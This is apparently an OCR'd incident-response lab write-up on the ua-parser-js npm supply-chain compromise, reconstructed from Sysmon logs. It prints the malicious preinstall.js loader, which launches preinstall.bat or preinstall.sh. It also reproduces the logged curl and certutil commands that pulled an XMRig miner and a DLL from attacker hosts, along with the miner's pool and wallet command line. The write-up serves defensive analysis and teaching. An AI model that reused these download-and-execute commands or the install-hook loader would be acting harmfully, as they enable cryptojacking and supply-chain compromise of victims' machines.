
```
const { exec } = require("child_process");

function terminalLinux(){
exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
    if (error) {
        console.log(`error: ${error.message}`);
        return;
    }
    if (stderr) {
        console.log(`stderr: ${stderr}`);
        return;
    }
    console.log(`stdout: ${stdout}`);
});
}

var opsys = process.platform;
if (opsys == "darwin") {
    opsys = "MacOS";
} else if (opsys == "win32" || opsys == "win64") {
    opsys = "Windows";
        const { spawn } = require('child_process');
        const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
} else if (opsys == "linux") {
    opsys = "Linux";
        terminalLinux();
}
```

When we look at the directory where the package is located, we can see the "preinstall.bat" file. We need historical data to understand whether this file was run or not. Since Sysmon provides us with information about the processes and details created in the past, we need to return to the Sysmon logs again.


We need to continue to examine the "Event ID1 - Process Create" logs in order. And we can see that on 10/28/2021 9:56 AM, the preinstall.bat file has also been run.



Level	Date and Time	Source	Event ID	Task Category
Information	10/28/2021 9:56:26 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:25 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:25 AM	Sysmon	1	Process Creat...

```
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: cmd.exe /c preinstall.bat
CurrentDirectory: C:\Program Files\nodejs\node_modules\npm\node_modules\ua-parser-js\
User: EC2AMAZ-ILGVOIN\LetsDefend
LogonGuid: {a584806d-68f0-617a-f00f-030000000000}
LogonId: 0x30FF0
```


If we look at the parent process details of the same process, we can understand that the "preinstall.js" file created this process.



```
LogonGuid: {a584806d-68f0-617a-f00f-030000000000}
LogonId: 0x30FF0
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=911D039E71583A07320B32BDE22F8E22,SHA256
=BC866CFCDDA37E24DC2634DC282C7A0E6F55209DA17A8FA105B07414C0E7C527,IMPHASH=
272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {a584806d-73b4-617a-7502-000000005801}
ParentProcessId: 4312
ParentImage: C:\Program Files\nodejs\node.exe
ParentCommandLine: node  preinstall.js
ParentUser: EC2AMAZ-ILGVOIN\LetsDefend
```

With the "Process Create" logs, we can monitor the activities created by the malicious file, so we need to continue to examine the logs.

In the next step, we see that with “curl.exe”, the miner software which caused the alarm from the IP address 159[.]148[.]186[.]228, was downloaded.



Operational Number of events: 233 (!) New events available


Level	Date and Time	Source	Event ID	Task Category
Information	10/28/2021 9:56:26 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:25 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:25 AM	Sysmon	1	Process Creat...

Event 1, Sysmon

```
Image: C:\Windows\System32\curl.exe
FileVersion: 7.55.1
Description: The curl executable
Product: The curl executable
Company: curl, https://curl.haxx.se/
OriginalFileName: curl.exe
CommandLine: curl  http://159.148.186.228/download/jsextension.exe -o jsextension.exe
CurrentDirectory: C:\Program Files\nodejs\node_modules\npm\node_modules\ua-parser-js\
User: EC2AMAZ-ILGVOIN\LetsDefend
LogonGuid: {a584806d-68f0-617a-f00f-030000000000}
LogonId: 0x30FF0
TerminalSessionId: 1
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	10/28/2021 9:56:04 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		

The .dll file was downloaded from a different address.




Operational   Number of events: 233 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	10/28/2021 9:56:27 AM	Sysmon	22	Dns query (rul...
Information	10/28/2021 9:56:27 AM	Sysmon	22	Dns query (rul...
Information	10/28/2021 9:56:27 AM	Sysmon	11	File created (r...
Information	10/28/2021 9:56:26 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...

Event 1, Sysmon

```
Image: C:\Windows\System32\curl.exe
FileVersion: 7.55.1
Description: The curl executable
Product: The curl executable
Company: curl, https://curl.haxx.se/
OriginalFileName: curl.exe
CommandLine: curl  https://citationsherbe.at/sdd.dll -o create.dll
CurrentDirectory: C:\Program Files\nodejs\node_modules\npm\node_modules\ua-parser-js\
User: EC2AMAZ-ILGVOIN\LetsDefend
LogonGuid: {a584806d-68f0-617a-f00f-030000000000}
LogonId: 0x30FF0
TerminalSessionId: 1
```

In the log record below, we can see that the "jsextension.exe" miner software is running and that it has started mining coins for the address specified with the "-u" parameter.




Operational   Number of events: 233 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	10/28/2021 9:56:28 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:28 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:27 AM	Sysmon	22	Dns query (rul...
Information	10/28/2021 9:56:27 AM	Sysmon	22	Dns query (rul...
Information	10/28/2021 9:56:27 AM	Sysmon	22	Dns query (rul...
Information	10/28/2021 9:56:27 AM	Sysmon	11	File created (r...

Event 1, Sysmon

```
Image: C:\Program Files\nodejs\node_modules\npm\node_modules\ua-parser-js\jsextension.exe
FileVersion: 6.15.2
Description: XMRig miner
Product: XMRig
Company: www.xmrig.com
OriginalFileName: xmrig.exe
CommandLine: .\jsextension.exe  -k --tls --rig-id q -o pool.minexmr.com:443 -u
49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjb
LXWQdBqLMxxYKH --cpu-max-threads-hint=50 --donate-level=1 --background
CurrentDirectory: C:\Program Files\nodejs\node_modules\npm\node_modules\ua-parser-js\
User: EC2AMAZ-ILGVOIN\LetsDefend
LogonGuid: {a584806d-68f0-617a-f00f-030000000000}
```

When we want to see how much coins the attacker has earned, we see that the account has been closed.



Miner Dashboard


49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQdBqLMxxYKH

Error

Account suspended due to reports of botnet activity. Contact support.
Account suspended due to reports of botnet activity. Contact support.
Account suspended due to reports of botnet activity. Contact support.
Account suspended due to reports of botnet activity. Contact support.
If you have just started mining please wait a few minutes.

(https://minexmr.com/dashboard)

In general, when we want to extract the attack flow, we get a map like the one below.



npm install ua-parser-js

node preinstall.js


cmd.exe /c preinstall.bat

Certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll

Curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe

Containment

As a result of the analysis, it was determined that the system was infected with a coin miner software after downloading the “ua-parser-js” npm package from the official address. No spreading of malicious files has been observed, however the device should be isolated from the network to stop mining and prevent possible new activities.



HOSTNAME	IP ADDRESS	OS	CLIENT / SERVER	REQUEST CONTAINMENT
NodeServer	192.168.10.56	Windows Server 2019	Server	✓ Host Contained

Eradication


- The package “ua-parser-js” should be completely removed from the device
- If the “jsextension.exe” file is still running in active processes, a “kill” command should be run.

Lesson Learned

- The fact that the executed files are signed and official does not mean that they are harmless. As we have seen in this case, we may experience a case of hacking due to 3rd party people/groups/companies hacked in "Supply Chain" attacks.
- Although the activities performed in the endpoints may seem normal sometimes, it may lead to suspicious activities afterwards.

APPENDIX

MITRE



Reconnaissance
10 techniques

- Active Scanning (0/2)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (0/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (0/3)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/2)
- Search Victim-Owned Websites

Resource Development
7 techniques

- Acquire Infrastructure (0/6)
- Compromise Accounts (0/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (0/6)
- Stage Capabilities (0/5)

Initial Access
9 techniques

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (0/3)
- Replication Through Removable Media
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/4)

Execution
12 techniques

- Command and Scripting Interpreter (0/8)
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication (0/2)
- Native API
- Scheduled Task/Job (0/6)
- Shared Modules
- Software Deployment Tools
- System Services (0/2)
- User Execution (0/3)
- Windows Management Instrumentation

Persistence
19 techniques

- Account Manipulation (0/4)
- BITS Jobs
- Boot or Logon Autostart Execution (0/15)
- Boot or Logon Initialization Scripts (0/5)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/3)
- Create or Modify System Process (0/4)
- Event Triggered Execution (0/15)
- External Remote Services
- Hijack Execution Flow (0/11)
- Implant Internal Image
- Modify Authentication Process (0/4)
- Office Application Startup (0/6)
- Pre-OS Boot (0/5)
- Scheduled Task/Job (0/6)

Privilege Escalation
13 techniques

- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (0/5)
- Boot or Logon Autostart Execution (0/15)
- Boot or Logon Initialization Scripts (0/5)
- Create or Modify System Process (0/4)
- Domain Policy Modification (0/2)
- Escape to Host
- Event Triggered Execution (0/15)
- Exploitation for Privilege Escalation
- Hijack Execution Flow (0/11)
- Process Injection (0/11)
- Scheduled Task/Job (0/6)
- Valid Accounts (0/4)

Defense Evasion
40 techniques

- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (0/5)
- BITS Jobs
- Build Image on Host
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification (0/2)
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/2)
- Hide Artifacts (0/9)
- Hijack Execution Flow (0/11)
- Impair Defenses (0/9)
- Indicator Removal on Host (0/6)
- Indirect Command Execution
- Masquerading (0/7)
- Modify Authentication Process (0/4)
- Modify Cloud Compute Infrastructure (0/4)

Credential Access
15 techniques

- Adversary-in-the-Middle (0/2)
- Brute Force (0/4)
- Credentials from Password Stores (0/5)
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials (0/2)
- Input Capture (0/4)
- Modify Authentication Process (0/4)
- Network Sniffing
- OS Credential Dumping (0/8)
- Steal Application Access Token
- Steal or Forge Kerberos Tickets (0/4)
- Steal Web Session Cookie
- Two-Factor Authentication Interception
- Unsecured Credentials (0/7)

Discovery
29 techniques

- Account Discovery (0/4)
- Application Window Discovery
- Browser Bookmark Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Cloud Storage Object Discovery
- Container and Resource Discovery
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery
- Network Service Scanning
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery (0/3)
- Process Discovery
- Query Registry
- Remote System

Lateral Movement
9 techniques

- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking (0/2)
- Remote Services (0/6)
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material (0/4)

Collection
17 techniques

- Adversary-in-the-Middle (0/2)
- Archive Collected Data (0/3)
- Audio Capture
- Automated Collection
- Browser Session Hijacking
- Clipboard Data
- Data from Cloud Storage Object
- Data from Configuration Repository (0/2)
- Data from Information Repositories (0/3)
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged (0/2)
- Email Collection (0/3)
- Input Capture (0/4)
- Screen Capture
- Video Capture

Command and Control
16 techniques

- Application Layer Protocol (0/4)
- Communication Through Removable Media
- Data Encoding (0/2)
- Data Obfuscation (0/3)
- Dynamic Resolution (0/3)
- Encrypted Channel (0/2)
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy (0/4)
- Remote Access Software
- Traffic Signaling (0/1)
- Web Service (0/3)

Exfiltration
9 techniques

- Automated Exfiltration (0/1)
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol (0/3)
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium (0/1)
- Exfiltration Over Physical Medium (0/1)
- Exfiltration Over Web Service (0/2)
- Scheduled Transfer
- Transfer Data to Cloud Account

Impact
13 techniques

- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation (0/3)
- Defacement (0/2)
- Disk Wipe (0/2)
- Endpoint Denial of Service (0/4)
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service (0/2)
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot

MITRE Tactics	**MITRE Techniques**
Resource Development	Compromise Accounts
Resource Development	Develop Capabilities
Resource Development	Obtain Capabilities
Resource Development	Stage Capabilities
Initial Access	Supply Chain Compromise
Execution	Command and Scripting Interprete
Execution	User Execution
Defense Evasion	Indirect Command Execution
Impact	Resource Hijacking

Artifacts

Field	Value
IP Address	159.148.186[.]228
Filename	jsextension.exe
MD5	fc724eb2894f34a3aca4b952d2f816cd
Domain	citationsherbe[.]at
File Name	sdd.dll